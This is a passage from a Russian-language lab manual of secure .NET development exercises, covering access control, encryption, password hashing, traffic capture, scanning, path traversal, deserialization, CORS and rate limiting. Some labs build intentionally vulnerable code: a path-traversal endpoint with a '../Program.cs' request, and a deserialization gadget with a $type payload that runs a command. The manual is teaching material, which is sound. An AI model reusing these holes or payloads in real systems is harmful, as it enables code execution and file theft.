2. Установите в нём те же NuGet-пакеты, что и в основном проекте: Microsoft.EntityFrameworkCore, Microsoft.AspNetCore.Identity.EntityFrameworkCore, а также добавьте ссылку на проект RbacDemo\_Фамилия.
3. В Program.cs напишите код для инициализации разрешений:

```

csharp
using Microsoft.EntityFrameworkCore;
using Microsoft.Extensions.DependencyInjection;
using RbacDemo_Фамилия.Data;
using RbacDemo_Фамилия.Models;

var services = new ServiceCollection();

// Настройка контекста базы данных (скопируйте строку подключения из
appsettings.json основного проекта)
services.AddDbContext<ApplicationDbContext>(options =>
 options.UseSqlServer("Server=(localdb)\\mssqllocaldb;Database=aspnet-
RbacDemo_Фамилия-...;Trusted_Connection=True;MultipleActiveResultSets=true"));

var serviceProvider = services.BuildServiceProvider();
using var scope = serviceProvider.CreateScope();
var context = scope.ServiceProvider.GetRequiredService<ApplicationDbContext>();

// Создаём разрешения
var permissions = new List<Permission>
{
 new Permission { Name = "CanEditProducts", Description = "Разрешает
редактировать товары" },
 new Permission { Name = "CanDeleteUsers", Description = "Разрешает удалять
пользователей" },

```

```

 new Permission { Name = "CanViewReports", Description = "Разрешает
просматривать отчёты" }
 };

 foreach (var perm in permissions)
 {
 if (!context.Permissions.Any(p => p.Name == perm.Name))
 {
 context.Permissions.Add(perm);
 }
 }
 await context.SaveChangesAsync();

 // Назначаем разрешения роли Admin (если роль существует)
 var adminRole = await context.Roles.FirstOrDefault(r => r.Name == "Admin");
 if (adminRole != null)
 {
 foreach (var perm in permissions)
 {
 if (!context.RolePermissions.Any(rp => rp.RoleId == adminRole.Id &&
rp.PermissionId == perm.Id))
 {
 context.RolePermissions.Add(new RolePermission { RoleId = adminRole.Id,
PermissionId = perm.Id });
 }
 }
 await context.SaveChangesAsync();
 }

```

Console.WriteLine("Разрешения добавлены.");

4. Запустите этот консольный проект один раз, чтобы заполнить базу.

### 3.10. Тестирование

1. Запустите основной веб-проект.
2. Зарегистрируйте нового пользователя.
3. Вручную (через SSMS или код) назначьте ему роль Admin.
4. Зайдите под этим пользователем и попробуйте перейти по ссылкам /Admin/EditProduct/5 и /Admin/DeleteUser/.... Доступ должен быть разрешён.
5. Создайте пользователя без роли Admin — доступ к этим страницам должен быть запрещён (403 Forbidden).

### 4. Оформление отчёта

1. Титульный лист.
2. Цель работы.
3. ER-диаграмма таблиц (Users, Roles, Permissions, RolePermissions).
4. Листинг ключевых классов (PermissionHandler, политики).
5. Скриншоты:
  - Страница входа/регистрации.
  - Попытка доступа с недостаточными правами (ошибка 403).
  - Успешный доступ с администратором.
6. Выводы о преимуществах RBAC и его реализации в .NET.

### Контрольные вопросы

1. Чем RBAC отличается от ACL?

2. Что такое разрешение (permission) и как оно связано с ролью?
3. Почему не рекомендуется проверять роли напрямую в коде?
4. Какие преимущества даёт использование политик в [ASP.NET](#) Core?
5. Как можно реализовать запрет доступа на уровне данных (row-level security)?

## Практическая работа №8. Шифрование данных с использованием AES и RSA

### 1. Цель работы

Изучить принципы симметричного (AES) и асимметричного (RSA) шифрования, научиться применять встроенные криптографические библиотеки .NET для защиты данных.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Создание проекта

1. Запустите Visual Studio, создайте новое консольное приложение .NET Framework (или .NET Core) с именем CryptoDemo.

2. Убедитесь, что подключены пространства имён:

```
csharp
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
```

#### 3.2. Шифрование и дешифрование AES (симметричное)

Добавьте класс AesHelper:

```
csharp
public static class AesHelper
{
 public static byte[] Encrypt(string plainText, byte[] key, byte[] iv)
 {
 using (Aes aes = Aes.Create())
 {
 aes.Key = key;
 aes.IV = iv;
 ICryptoTransform encryptor = aes.CreateEncryptor();
 using (MemoryStream ms = new MemoryStream())
 using (CryptoStream cs = new CryptoStream(ms, encryptor,
CryptoStreamMode.Write))
 using (StreamWriter sw = new StreamWriter(cs))
 {
 sw.Write(plainText);
 sw.Close();
 }
 return ms.ToArray();
 }
 }

 public static string Decrypt(byte[] cipherText, byte[] key, byte[] iv)
 {
 using (Aes aes = Aes.Create())
 {
 aes.Key = key;
 aes.IV = iv;
 ICryptoTransform decryptor = aes.CreateDecryptor();
```

```

 using (MemoryStream ms = new MemoryStream(cipherText))
 using (CryptoStream cs = new CryptoStream(ms, decryptor,
CryptoStreamMode.Read))
 using (StreamReader sr = new StreamReader(cs))
 {
 return sr.ReadToEnd();
 }
 }
}

```

В Main добавьте тестовый код:

```
csharp
```

```
using (Aes aes = Aes.Create())
```

```
{
```

```
 aes.GenerateKey();
```

```
 aes.GenerateIV();
```

```
 string original = "Секретные данные";
```

```
 byte[] encrypted = AesHelper.Encrypt(original, aes.Key, aes.IV);
```

```
 string decrypted = AesHelper.Decrypt(encrypted, aes.Key, aes.IV);
```

```
 Console.WriteLine($"Оригинал: {original}");
```

```
 Console.WriteLine($"Зашифровано (Base64):
```

```
{Convert.ToBase64String(encrypted)}");
```

```
 Console.WriteLine($"Расшифровано: {decrypted}");
```

```
}
```

Запустите и убедитесь, что данные восстанавливаются.

### 3.3. Шифрование RSA (асимметричное)

Добавьте класс RsaHelper:

```
csharp
```

```
public static class RsaHelper
```

```
{
```

```
 public static byte[] Encrypt(string plainText, RSAParameters publicKey)
```

```
 {
```

```
 using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider(2048))
```

```
 {
```

```
 rsa.ImportParameters(publicKey);
```

```
 byte[] data = Encoding.UTF8.GetBytes(plainText);
```

```
 return rsa.Encrypt(data, true); // fOAEP = true
```

```
 }
```

```
 }
```

```
 public static string Decrypt(byte[] cipherText, RSAParameters privateKey)
```

```
 {
```

```
 using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider(2048))
```

```
 {
```

```
 rsa.ImportParameters(privateKey);
```

```
 byte[] decrypted = rsa.Decrypt(cipherText, true);
```

```
 return Encoding.UTF8.GetString(decrypted);
```

```
 }
```

```
 }
```

```
}
```

Тестирование:

csharp

```
using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider(2048))
```

```
{
```

```
 RSAParameters publicKey = rsa.ExportParameters(false); // только открытый ключ
```

```
 RSAParameters privateKey = rsa.ExportParameters(true); // полный ключ
```

```
 string secret = "Привет, RSA!";
```

```
 byte[] encrypted = RsaHelper.Encrypt(secret, publicKey);
```

```
 string decrypted = RsaHelper.Decrypt(encrypted, privateKey);
```

```
 Console.WriteLine($"Оригинал: {secret}");
```

```
 Console.WriteLine($"Зашифровано (Base64):
```

```
{ Convert.ToBase64String(encrypted) }");
```

```
 Console.WriteLine($"Расшифровано: {decrypted}");
```

```
}
```

### **3.4. Комбинированное шифрование (гибридная схема)**

Объясните, что RSA медленный, поэтому часто шифруют симметричный ключ RSA, а данные — AES. Можно показать пример.

### **4. Оформление отчёта**

В отчёт включите:

- Скриншоты работы программы.
- Листинги методов шифрования.
- Выводы о применимости AES и RSA.

### **Контрольные вопросы**

1. Чем симметричное шифрование отличается от асимметричного?
2. Какую длину ключа рекомендуется использовать для AES? Для RSA?
3. Что такое вектор инициализации (IV) и зачем он нужен?
4. Почему RSA не применяют для шифрования больших объёмов данных?
5. Как обеспечить подлинность ключа при асимметричном шифровании?



## Практическая работа №9. Хэширование паролей с salt и adaptive functions (bcrypt, Argon2)

### 1. Цель работы

Изучить методы безопасного хранения паролей: хеширование с солью, использование адаптивных функций (bcrypt, Argon2) для замедления перебора.

### 2. Оборудование и ПО

- Visual Studio 2022.
- NuGet пакет BCrypt.Net-Next (или Konscious.Security.Cryptography.Argon2).

### 3. Ход работы

#### 3.1. Создание проекта

Консольное приложение PasswordHashingDemo. Установите пакет BCrypt:

text  
Install-Package BCrypt.Net-Next

#### 3.2. Хеширование с солью вручную (устаревший подход)

Покажите, как генерировать соль и использовать PBKDF2:

csharp

using System.Security.Cryptography;

```
public static byte[] GenerateSalt()
{
 using (var rng = RandomNumberGenerator.Create())
 {
 byte[] salt = new byte[16];
 rng.GetBytes(salt);
 return salt;
 }
}
```

```
public static byte[] HashPassword(string password, byte[] salt, int iterations = 10000, int
hashLength = 32)
```

```
{
 using (var pbkdf2 = new Rfc2898DeriveBytes(password, salt, iterations,
HashAlgorithmName.SHA256))
```

```
{
 return pbkdf2.GetBytes(hashLength);
}
}
```

Тест:

csharp

string password = "MySecurePass";

byte[] salt = GenerateSalt();

byte[] hash = HashPassword(password, salt);

Console.WriteLine(\$"Salt: {Convert.ToBase64String(salt)}");

Console.WriteLine(\$"Hash: {Convert.ToBase64String(hash)}");

#### 3.3. Использование bcrypt

Bcrypt сам генерирует соль и хранит её вместе с хешем.

csharp

using BCrypt.Net;

```
string password = "user123";
string hash = BCrypt.HashPassword(password, workFactor: 12); // workFactor
определяет сложность
Console.WriteLine($"Bcrypt hash: {hash}");
```

```
bool valid = BCrypt.Verify("user123", hash);
Console.WriteLine($"Verification: {valid}");
```

### **3.4. Argon2 (если доступно)**

Установите `Konscious.Security.Cryptography.Argon2` и пример:

`csharp`

```
using Konscious.Security.Cryptography;
```

```
public static byte[] HashArgon2(string password, byte[] salt)
{
 var argon2 = new Argon2id(Encoding.UTF8.GetBytes(password))
 {
 Salt = salt,
 DegreeOfParallelism = 8,
 MemorySize = 65536, // 64 MB
 Iterations = 4
 };
 return argon2.GetBytes(32);
}
```

### **4. Оформление отчёта**

- Скриншоты работы.
- Сравнение времени выполнения PBKDF2, bcrypt, Argon2.
- Выводы о выборе функции.

### **Контрольные вопросы**

1. Почему нельзя хранить пароли в открытом виде или использовать простой MD5?
2. Что такое соль и зачем она нужна?
3. В чём преимущество адаптивных функций (bcrypt, Argon2) перед PBKDF2?
4. Что такое work factor и как он влияет на безопасность?
5. Как проверить пароль, если соль хранится вместе с хешем?

## Практическая работа №10. Анализ сетевого трафика с помощью Wireshark

### 1. Цель работы

Изучить возможности Wireshark для захвата и анализа сетевого трафика, выявить передаваемые в открытом виде данные (пароли, cookie) и понять важность шифрования (HTTPS).

### 2. Оборудование и ПО

- Компьютер с ОС Windows.
- Установленный Wireshark (должен быть предустановлен администратором; можно использовать портативную версию без установки).
- Веб-браузер и простой HTTP-сайт (например, <http://httpbin.org>).

### 3. Ход работы

#### 3.1. Запуск Wireshark

1. Откройте Wireshark от имени администратора (требуется для захвата пакетов). Если нет прав администратора, можно использовать режим, разрешённый администратором заранее.
2. Выберите сетевой интерфейс (обычно Ethernet или Wi-Fi), нажмите кнопку **Start capturing**.

#### 3.2. Захват HTTP-трафика

1. Откройте браузер и перейдите на сайт <http://httpbin.org/forms/post> (это тестовая форма, работающая по HTTP).
2. Введите любые данные (логин, пароль) и отправьте форму.
3. Вернитесь в Wireshark, остановите захват (красный квадрат).
4. В строке фильтра введите http и нажмите Enter.
5. Найдите пакет с методом POST. Щёлкните правой кнопкой

→ **Follow** → **HTTP Stream**.

6. В открывшемся окне вы увидите отправленные данные (логин, пароль) в открытом виде.

\*Рисунок 1. Пароль виден в открытом виде в HTTP-потоке\*

#### 3.3. Захват HTTPS-трафика (только метаданные)

1. Повторите захват, но теперь перейдите на <https://httpbin.org/forms/post>.
2. В фильтре введите tls или ssl.
3. Попробуйте найти данные POST-запроса. Вы увидите, что они зашифрованы, видно только установление соединения (handshake), но не содержимое.

#### 3.4. Фильтрация по IP и портам

Изучите другие фильтры: ip.addr == 192.168.1.1, tcp.port == 443.

### 4. Оформление отчёта

- Скриншоты захвата HTTP с видимыми данными.
- Скриншоты HTTPS-трафика (только зашифрованный).
- Вывод о важности HTTPS.

### Контрольные вопросы

1. Почему HTTP небезопасен?
2. Как HTTPS защищает данные?
3. Что такое SSL/TLS handshake?
4. Какие ещё протоколы передают данные в открытом виде? (FTP, Telnet)
5. Можно ли расшифровать HTTPS-трафик, если есть закрытый ключ сервера?

## Практическая работа №11. Сканирование уязвимостей OWASP ZAP и Burp Suite

### 1. Цель работы

Освоить базовые функции сканеров безопасности веб-приложений OWASP ZAP (или Burp Suite) для автоматического поиска уязвимостей.

### 2. Оборудование и ПО

- Компьютер с Windows.
- Установленный OWASP ZAP (портативная версия) или Burp Suite Community.
- Уязвимое тестовое приложение (можно использовать DVWA или собственное из предыдущих работ).

### 3. Ход работы

#### 3.1. Запуск ZAP и настройка прокси

1. Запустите OWASP ZAP.
2. Настройте браузер на использование прокси 127.0.0.1:8080.
3. Убедитесь, что ZAP перехватывает трафик (вкладка History).

#### 3.2. Обход сайта вручную (spider)

1. В ZAP перейдите на вкладку **Sites**.
2. Введите URL вашего тестового приложения (например, <http://localhost:5000>).
3. Нажмите правой кнопкой на этом URL → **Attack** → **Spider**. ZAP

автоматически обойдёт все ссылки.

#### 3.3. Активное сканирование

1. После обхода выберите сайт и нажмите **Attack** → **Active Scan**.
2. Наблюдайте за процессом. По окончании перейдите на вкладку **Alerts**.
3. Изучите найденные уязвимости: SQL-инъекции, XSS, проблемы заголовков.

#### 3.4. Ручное тестирование с помощью перехвата

1. Включите перехват (Break) на вкладке **Request**.
2. В браузере отправьте форму. ZAP перехватит запрос.
3. Измените параметры (например, добавьте кавычку) и отправьте запрос.

Посмотрите, как приложение реагирует.

#### 3.5. Анализ отчёта

Сгенерируйте отчёт: **Report** → **Generate Report**.

### 4. Оформление отчёта

- Скриншоты процесса сканирования.
- Список найденных уязвимостей.
- Выводы о полезности автоматических сканеров.

### Контрольные вопросы

1. Чем активное сканирование отличается от пассивного?
2. Какие ложные срабатывания могут быть?
3. Что такое spider и зачем он нужен?
4. Как отличить критическую уязвимость от информационной?
5. Может ли сканер полностью заменить ручной анализ?

## Практическая работа №12. Настройка HTTPS и создание самоподписанных сертификатов

### 1. Цель работы

Научиться создавать самоподписанные SSL-сертификаты с помощью OpenSSL или PowerShell, настраивать HTTPS в IIS Express и в [ASP.NET](#) Core.

### 2. Оборудование и ПО

- Windows, Visual Studio.
- OpenSSL (можно использовать встроенный в Windows 10/11 PowerShell).

### 3. Ход работы

#### 3.1. Создание самоподписанного сертификата через PowerShell

Запустите PowerShell от имени администратора и выполните:

powershell

New-SelfSignedCertificate -Subject "localhost" -TextExtension

@("2.5.29.17={text}DNS=localhost&IPAddress=127.0.0.1") -KeyUsage

DigitalSignature,KeyEncipherment -Type SSLServerAuthentication -KeyAlgorithm RSA -KeyLength 2048 -CertStoreLocation "Cert:\CurrentUser\My"

Эта команда создаст сертификат для localhost и поместит его в хранилище текущего пользователя.

#### 3.2. Настройка HTTPS в [ASP.NET](#) Core

1. Создайте простое веб-приложение.
2. В файле Properties/launchSettings.json найдите профиль IIS Express и убедитесь, что sslPort задан.
3. При первом запуске с HTTPS Visual Studio предложит доверять сертификат – согласитесь.

#### 3.3. Ручная настройка Kestrel с сертификатом

В Program.cs можно указать путь к .pfx файлу:

csharp

builder.WebHost.ConfigureKestrel(options =>

{

options.Listen(IPAddress.Any, 5001, listenOptions =>

{

listenOptions.UseHttps("localhost.pfx", "password");

});

});

#### 3.4. Проверка в браузере

Откройте сайт по HTTPS. Убедитесь, что появился значок замка (для самоподписанного – предупреждение, но соединение шифруется).

### 4. Оформление отчёта

- Скриншоты создания сертификата в PowerShell.
- Скриншот работающего HTTPS-сайта с предупреждением.
- Выводы о необходимости доверенных сертификатов.

### Контрольные вопросы

1. Что такое самоподписанный сертификат и почему браузеры его не доверяют?
2. Для каких целей используют самоподписанные сертификаты?
3. Как получить доверенный сертификат от СА?
4. Что такое цепочка сертификатов?
5. Как настроить перенаправление HTTP на HTTPS в [ASP.NET](#) Core?



## Практическая работа №13. Защита от brute-force атак с ограничением попыток входа

### 1. Цель работы

Реализовать механизм ограничения числа попыток входа для защиты от подбора паролей (блокировка на время, капча).

### 2. Оборудование и ПО

- Visual Studio.
- [ASP.NET](#) Core с индивидуальными учётными записями (можно взять готовый шаблон).

### 3. Ход работы

#### 3.1. Подготовка проекта

Создайте новый проект [ASP.NET](#) Core MVC с аутентификацией (индивидуальные учётные записи). Убедитесь, что страница входа уже есть.

#### 3.2. Добавление сервиса ограничения попыток

В Program.cs добавьте:

```
csharp
builder.Services.AddDistributedMemoryCache();
builder.Services.AddSession(options =>
{
 options.IdleTimeout = TimeSpan.FromMinutes(30);
 options.Cookie.HttpOnly = true;
 options.Cookie.IsEssential = true;
});
```

Добавьте app.UseSession() после app.UseRouting().

#### 3.3. Контроллер входа с подсчётом попыток

В AccountController (или в Login метод) добавьте логику:

```
csharp
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<IActionResult> Login(LoginViewModel model, string returnUrl =
null)
{
 // Проверка блокировки
 string ip = HttpContext.Connection.RemoteIpAddress.ToString();
 string cacheKey = $"login_failures_{ip}";
 int failures = HttpContext.Session.GetInt32(cacheKey) ?? 0;

 if (failures >= 3)
 {
 ModelState.AddModelError(string.Empty, "Слишком много неудачных попыток. Повторите через 5 минут.");
 return View(model);
 }

 // Попытка входа (стандартный код)
 var result = await _signInManager.PasswordSignInAsync(model.Email,
model.Password, model.RememberMe, lockoutOnFailure: false);
 if (result.Succeeded)
```

```

{
 // Сбрасываем счётчик
 HttpContext.Session.Remove(cacheKey);
 // ...
}
else
{
 // Увеличиваем счётчик
 failures++;
 HttpContext.Session.SetInt32(cacheKey, failures);
 if (failures >= 3)
 {
 ModelState.AddModelError(string.Empty, "Слишком много неудачных
попыток. Повторите через 5 минут.");
 }
 else
 {
 ModelState.AddModelError(string.Empty, $"Неудачная попытка входа.
Осталось попыток: {3 - failures}");
 }
}
}
return View(model);
}

```

### 3.4. Тестирование

Запустите приложение, введите неверный пароль несколько раз. Убедитесь, что после 3 попыток появляется сообщение о блокировке. Перезапуск сессии (закрытие браузера) сбрасывает счётчик (так как сессия хранится в памяти). Для более надёжной защиты можно хранить в базе данных.

### 4. Оформление отчёта

- Скриншоты счётчика попыток.
- Скриншот блокировки.
- Выводы.

### Контрольные вопросы

1. Почему важно ограничивать число попыток входа?
2. Какие ещё методы защиты от brute-force существуют? (CAPTCHA, двухфакторная аутентификация)
3. Чем ограничение по IP отличается от ограничения по учётной записи?
4. Как злоумышленники могут обойти блокировку по IP? (ботнет, VPN)
5. Что такое lockout в [ASP.NET Identity](#)?



## Практическая работа №14. Безопасная работа с файлами

### 1. Цель работы

Изучить уязвимости при работе с файлами (Path Traversal, загрузка опасных файлов) и способы защиты: валидация пути, проверка расширения, антивирусное сканирование.

### 2. Оборудование и ПО

- Visual Studio.
- [ASP.NET](#) Core Web Application.

### 3. Ход работы

#### 3.1. Уязвимость Path Traversal

Создайте контроллер FileController с методом чтения файла:

```
csharp
[HttpGet("read")]
public IActionResult ReadFile(string filename)
{
 string path = Path.Combine("Files", filename);
 // УЯЗВИМОСТЬ: нет проверки на обход каталогов
 if (System.IO.File.Exists(path))
 {
 return Content(System.IO.File.ReadAllText(path));
 }
 return NotFound();
}
```

#### 3.2. Эксплуатация

Поместите в папку Files текстовый файл test.txt. Попробуйте обратиться:

text

/File/read?filename=test.txt – успех

/File/read?filename=../Program.cs – если приложение имеет право читать вне папки,

можно украсть код.

#### 3.3. Защита

Используйте Path.GetFullPath и проверку, что путь начинается с базовой папки:

```
csharp
string basePath = Path.GetFullPath(Path.Combine(Directory.GetCurrentDirectory(),
"Files"));
string fullPath = Path.GetFullPath(Path.Combine(basePath, filename));
if (!fullPath.StartsWith(basePath))
{
 return BadRequest("Недопустимый путь");
}
if (System.IO.File.Exists(fullPath))
{
 return Content(System.IO.File.ReadAllText(fullPath));
}
```

#### 3.4. Загрузка файлов

Реализуйте загрузку файлов и проверку расширения (белый список):

```
csharp
[HttpPost("upload")]
public async Task<IActionResult> Upload(IFormFile file)
{

```

```
var allowedExtensions = new[] { ".jpg", ".png", ".txt" };
var ext = Path.GetExtension(file.FileName).ToLowerInvariant();
if (!allowedExtensions.Contains(ext))
{
 return BadRequest("Недопустимый тип файла");
}
// Дополнительно: проверка MIME-типа, антивирус
var path = Path.Combine("Uploads", file.FileName);
using var stream = new FileStream(path, FileMode.Create);
await file.CopyToAsync(stream);
return Ok();
}
```

#### **4. Оформление отчёта**

- Скриншоты эксплуатации Path Traversal.
- Скриншоты загрузки файла.
- Листинги кода с защитой.

#### **Контрольные вопросы**

1. Что такое Path Traversal?
2. Как проверить, что файл не выходит за пределы разрешённой папки?
3. Почему недостаточно проверять только расширение файла?
4. Как защититься от загрузки вредоносных файлов?
5. Что такое MIME-тип и как его проверить?

## Практическая работа №15. Реализация безопасной десериализации данных

### 1. Цель работы

Изучить риски десериализации недоверенных данных (уязвимости типа gadget chains) и научиться применять безопасные подходы:  
использование TypeNameHandling.None в Newtonsoft.Json, валидация типов.

### 2. Оборудование и ПО

- Visual Studio.
- Newtonsoft.Json (можно установить через NuGet).

### 3. Ход работы

#### 3.1. Создание уязвимого примера

Класс, который может выполнить вредоносный код при десериализации (если разрешено указание типа):

```
csharp
public class Malicious
{
 private string _command;
 public string Command { set { _command = value; } }

 [OnDeserialized]
 internal void OnDeserializedMethod(StreamingContext context)
 {
 System.Diagnostics.Process.Start(_command);
 }
}
```

#### 3.2. Десериализация с опасными настройками

```
csharp
string json = @"{ '$type': 'Malicious, YourAssembly', 'Command': 'calc.exe' }";
var settings = new JsonSerializerSettings { TypeNameHandling =
TypeNameHandling.All };
var obj = JsonConvert.DeserializeObject(json, settings); // запустит calc!
```

#### 3.3. Безопасный подход

Никогда не использовать TypeNameHandling.All с данными от пользователя. Используйте TypeNameHandling.None (по умолчанию) или явно указывайте ожидаемый тип.

```
csharp
var safeObj = JsonConvert.DeserializeObject<ExpectedType>(json);
```

#### 3.4. Альтернативы: System.Text.Json

System.Text.Json не поддерживает автоматическое связывание типов по умолчанию, что безопаснее.

```
csharp
using System.Text.Json;
var obj = JsonSerializer.Deserialize<ExpectedType>(json);
```

### 4. Оформление отчёта

- Скриншот выполнения вредоносного кода.
- Объяснение опасности.
- Пример безопасного кода.

### Контрольные вопросы

1. Почему десериализация опасна?

2. Что такое gadget chain?
3. Как атаки на десериализацию проявляются в разных форматах (JSON, XML, Binary)?
4. Какие настройки Newtonsoft.Json повышают риск?
5. Как безопасно десериализовать данные в C#?

## Практическая работа №16. Аудит логов безопасности и выявление подозрительной активности

### 1. Цель работы

Научиться настраивать логирование событий безопасности (входов, ошибок) в [ASP.NET](#) Core, анализировать логи на предмет атак (brute-force, path traversal) с помощью простых скриптов.

### 2. Оборудование и ПО

- Visual Studio.
- Текстовый редактор для анализа логов.

### 3. Ход работы

#### 3.1. Настройка логирования в [ASP.NET](#) Core

Добавьте в Program.cs логирование в файл (например, с помощью Serilog). Установите пакеты Serilog.AspNetCore, Serilog.Sinks.File.

```
csharp
Log.Logger = new LoggerConfiguration()
 .WriteTo.File("logs/log-.txt", rollingInterval: RollingInterval.Day)
 .CreateLogger();
```

```
builder.Host.UseSerilog();
```

#### 3.2. Логирование событий входа

В методе Login добавьте логирование:

```
csharp
if (result.Succeeded)
{
 Log.Information("Успешный вход пользователя {User} с IP {Ip}", model.Email,
HttpContext.Connection.RemoteIpAddress);
}
else
{
 Log.Warning("Неудачная попытка входа пользователя {User} с IP {Ip}",
model.Email, HttpContext.Connection.RemoteIpAddress);
}
```

#### 3.3. Генерация событий

Запустите приложение, выполните несколько успешных и неудачных входов.

#### 3.4. Анализ лога с помощью PowerShell или Python

Напишите простой скрипт (например, в PowerShell) для подсчёта неудачных попыток с каждого IP:

```
powershell
Get-Content logs\log*.txt | Select-String "Неудачная попытка" | ForEach-Object {
 if ($_ -match "IP (\d+\.\d+\.\d+\.\d+)") {
 $ip = $Matches[1]
 }
} | Group-Object | Sort-Object Count -Descending
```

Выявите IP с аномальным числом попыток.

#### 3.5. Автоматическое оповещение (теоретически)

Обсудите системы SIEM, уведомления при превышении порога.

### 4. Оформление отчёта

- Скриншоты логов.
- Результаты анализа.
- Выводы.

### Контрольные вопросы

1. Какие события безопасности важно логировать?
2. Что такое SIEM?
3. Как отличить легитимный вход от атаки?
4. Почему важно защищать сами логи от изменения?
5. Какие ещё источники данных полезны для обнаружения атак?

### Практическая работа №17. Настройка CORS политик для веб-приложений

#### 1. Цель работы

Изучить механизм Cross-Origin Resource Sharing (CORS) и научиться правильно настраивать политики для разрешения доступа с других доменов, избегая излишне разрешительных настроек.

#### 2. Оборудование и ПО

- Visual Studio.
- Два отдельных проекта: API и клиент (например, консольное приложение или HTML-страница).

### 3. Ход работы

#### 3.1. Создание Web API

Создайте проект [ASP.NET](#) Core Web API с именем CorsApi. Добавьте простой контроллер:

```
csharp
[ApiController]
[Route("api/[controller]")]
public class TestController : ControllerBase
{
 [HttpGet]
 public IActionResult Get()
 {
 return Ok("Hello from API");
 }
}
```

#### 3.2. Запуск API и проверка

Запустите API (запомните порт, например, <https://localhost:7000>). Проверьте в браузере, что метод доступен.

#### 3.3. Создание клиента (HTML-страница)

Создайте простую HTML-страницу с JavaScript, которая пытается вызвать API:

```
html
<!DOCTYPE html>
<html>
<head>
 <title>CORS Test</title>
</head>
<body>
 <button id="btn">Call API</button>
 <div id="result"></div>
 <script>
 document.getElementById('btn').addEventListener('click', function() {
 fetch('https://localhost:7000/api/test')
 .then(response => response.text())
 .then(data => document.getElementById('result').innerText = data)
 .catch(err => document.getElementById('result').innerText = 'Error: ' + err);
 });
 </script>
</body>
</html>
```

```
});
</script>
</body>
</html>
```

Запустите HTML-файл (например, с помощью Live Server или просто откройте в браузере по файловому протоколу). При нажатии кнопки возникнет ошибка CORS, так как API не разрешает запросы с другого источника.

### 3.4. Включение CORS в API

В Program.cs добавьте сервис CORS и middleware:

```
csharp
builder.Services.AddCors(options =>
{
 options.AddPolicy("AllowSpecificOrigin",
 policy => policy.WithOrigins("http://127.0.0.1:5500") // адрес клиента
 .AllowAnyMethod()
 .AllowAnyHeader());
});

// ...
```

```
app.UseCors("AllowSpecificOrigin");
```

### 3.5. Повторная проверка

Обновите страницу клиента, теперь запрос должен проходить.

### 3.6. Опасные конфигурации

Обсудите, почему нельзя использовать .AllowAnyOrigin() в продакшене.

## 4. Оформление отчёта

- Скриншоты ошибки CORS.
- Скриншоты успешного запроса.
- Листинги кода.

## Контрольные вопросы

1. Что такое CORS и для чего он нужен?
2. Какие заголовки участвуют в CORS?
3. Что такое preflight-запрос?
4. Почему опасно разрешать все источники?
5. Как CORS связан с безопасностью?

## Практическая работа №18. Защита от DDOS атак с помощью rate limiting

### 1. Цель работы

Изучить методы ограничения частоты запросов (rate limiting) для защиты от перегрузки (DoS/DDoS) и перебора паролей.

### 2. Оборудование и ПО

- Visual Studio.
- [ASP.NET](#) Core.
- Библиотека `AspNetCoreRateLimit` (можно установить через NuGet).

### 3. Ход работы

#### 3.1. Установка пакета

text

`Install-Package AspNetCoreRateLimit`

#### 3.2. Настройка в Program.cs

csharp

`builder.Services.AddMemoryCache();`

`builder.Services.Configure<IpRateLimitOptions>(builder.Configuration.GetSection("IpRateLimiting"));`

`builder.Services.Configure<IpRateLimitPolicies>(builder.Configuration.GetSection("IpRateLimitPolicies"));`

`builder.Services.AddSingleton<IipPolicyStore, MemoryCacheIpPolicyStore>();`

`builder.Services.AddSingleton<IRateLimitCounterStore, MemoryCacheRateLimitCounterStore>();`

`builder.Services.AddSingleton<IRateLimitConfiguration, RateLimitConfiguration>();`

`builder.Services.AddSingleton<IProcessingStrategy, AsyncKeyLockProcessingStrategy>();`

Добавьте `app.UseIpRateLimiting()`; после `app.UseRouting()`.

#### 3.3. Конфигурация в appsettings.json

json

```
"IpRateLimiting": {
 "EnableEndpointRateLimiting": true,
 "StackBlockedRequests": false,
 "RealIpHeader": "X-Real-IP",
 "ClientIdHeader": "X-ClientId",
 "HttpStatusCode": 429,
 "GeneralRules": [
 {
 "Endpoint": "*",
 "Period": "1m",
 "Limit": 10
 }
]
}
```

#### 3.4. Тестирование

Запустите приложение и отправьте более 10 запросов в минуту. На 11-м получите статус 429 Too Many Requests.

#### 3.5. Альтернатива: встроенный rate limiting в .NET 7+

В .NET 7 появился встроенный rate limiter. Покажите пример:

csharp

`builder.Services.AddRateLimiter(options =>`



```
{
options.GlobalLimiter = PartitionedRateLimiter.Create<HttpContext, string>(
 httpContext => RateLimitPartition.GetFixedWindowLimiter(
 partitionKey: httpContext.Connection.RemoteIpAddress?.ToString(),
 factory: partition => new FixedWindowRateLimiterOptions
 {
 AutoReplenishment = true,
 PermitLimit = 10,
 QueueLimit = 0,
 Window = TimeSpan.FromMinutes(1)
 }
));
});
```

### **Контрольные вопросы**

1. Что такое rate limiting?
2. Какие алгоритмы ограничения существуют? (фиксированное окно, скользящее окно, token bucket)
3. Как отличить легитимный всплеск от атаки?
4. Почему важно ограничивать не только по IP, но и по пользователю?
5. Что такое CAPTCHA и как она помогает при DDoS?

## Практическая работа №19. Безопасная работа с памятью в приложениях

### 1. Цель работы

Изучить риски, связанные с утечкой конфиденциальных данных из памяти (пароли, ключи), и методы защиты: использование SecureString, своевременная очистка массивов, избегание строк.

### 2. Оборудование и ПО

- Visual Studio.

### 3. Ход работы

#### 3.1. Проблема: строки неизменяемы

Обычные строки остаются в памяти до сборки мусора, их нельзя немедленно удалить.

```
csharp
string password = "MySecret";
// ... использование
// password не может быть очищена явно
```

#### 3.2. Использование SecureString

SecureString шифрует данные в памяти и позволяет их затереть.

```
csharp
using (SecureString securePwd = new SecureString())
{
 foreach (char c in "MySecret".ToCharArray())
 securePwd.AppendChar(c);
 securePwd.MakeReadOnly();
 // передача в API, которое принимает SecureString (например,
 ProcessStartInfo.Password)
}
```

Но SecureString не рекомендуется в новых версиях .NET для новых разработок, так как защита ограничена. Лучше использовать массивы байт и очищать их.

#### 3.3. Работа с массивами и очистка

```
csharp
byte[] secret = Encoding.UTF8.GetBytes("MySecret");
// использование
Array.Clear(secret, 0, secret.Length);
```

#### 3.4. Защита от дампов памяти

